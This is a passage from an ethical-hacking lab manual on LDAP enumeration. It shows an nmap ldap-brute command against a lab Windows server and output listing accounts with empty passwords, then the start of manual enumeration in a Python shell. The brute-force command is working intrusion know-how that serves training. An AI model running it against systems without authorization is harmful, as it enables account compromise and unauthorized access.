
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
[root@parrot]-[/home/attacker]
#
```

- Now, we will use NSE script to perform username enumeration on the target machine **Windows Server 2022** (10.10.1.22).
- Type **nmap -p 389 --script ldap-brute --script-args ldap.base=""cn=users,dc=CEH,dc=com"** [Target IP Address] (here, the target IP address is **10.10.1.22**) and press **Enter**.

Note: **-p**: specifies the port to be scanned, **ldap-brute**: to perform brute-force LDAP authentication. **ldap.base**: if set, the script will use it as a base for the password guessing attempts.

- Nmap attempts to brute-force LDAP authentication and displays the usernames that are found, as shown in the screenshot below.

Module 04 – Enumeration



```
nmap -p 389 --script ldap-brute --script-args ldap.base="cn=users,dc=CEH,dc=com" 10.10.1.22 - Parrot Terminal
File Edit View Search Terminal Help


PORT      STATE SERVICE
389/udp    open  ldap
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
[root@parrot]-[/home/attacker]
#nmap -p 389 --script ldap-brute --script-args ldap.base="cn=users,dc=CEH,dc=com" 10.10.1.22
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-29 06:09 EDT
Nmap scan report for 10.10.1.22
Host is up (0.0014s latency).

PORT      STATE SERVICE
389/tcp    open  ldap
| ldap-brute:
|   cn=root,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=admin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=administrator,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=webadmin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=sysadmin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=netadmin,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=guest,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=user,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=web,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|   cn=test,cn=users,dc=CEH,dc=com:<empty> => Valid credentials
|_
MAC Address: 00:15:5D:01:80:02 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
[root@parrot]-[/home/attacker]
#
```


11. Close the terminal window. Now, we will perform manual LDAP Enumeration using Python.
12. Click the **MATE Terminal** icon at the top-left corner of the **Desktop** to open a **Terminal** window.
13. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
14. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
15. Type **python3** and press **Enter** to open a python3 shell.



```
python3 - Parrot Terminal
File Edit View Search Terminal Help

[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# python3
Python 3.9.2 (default, Feb 28 2021, 17:03:44)
[GCC 10.2.1 20210110] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>>
```

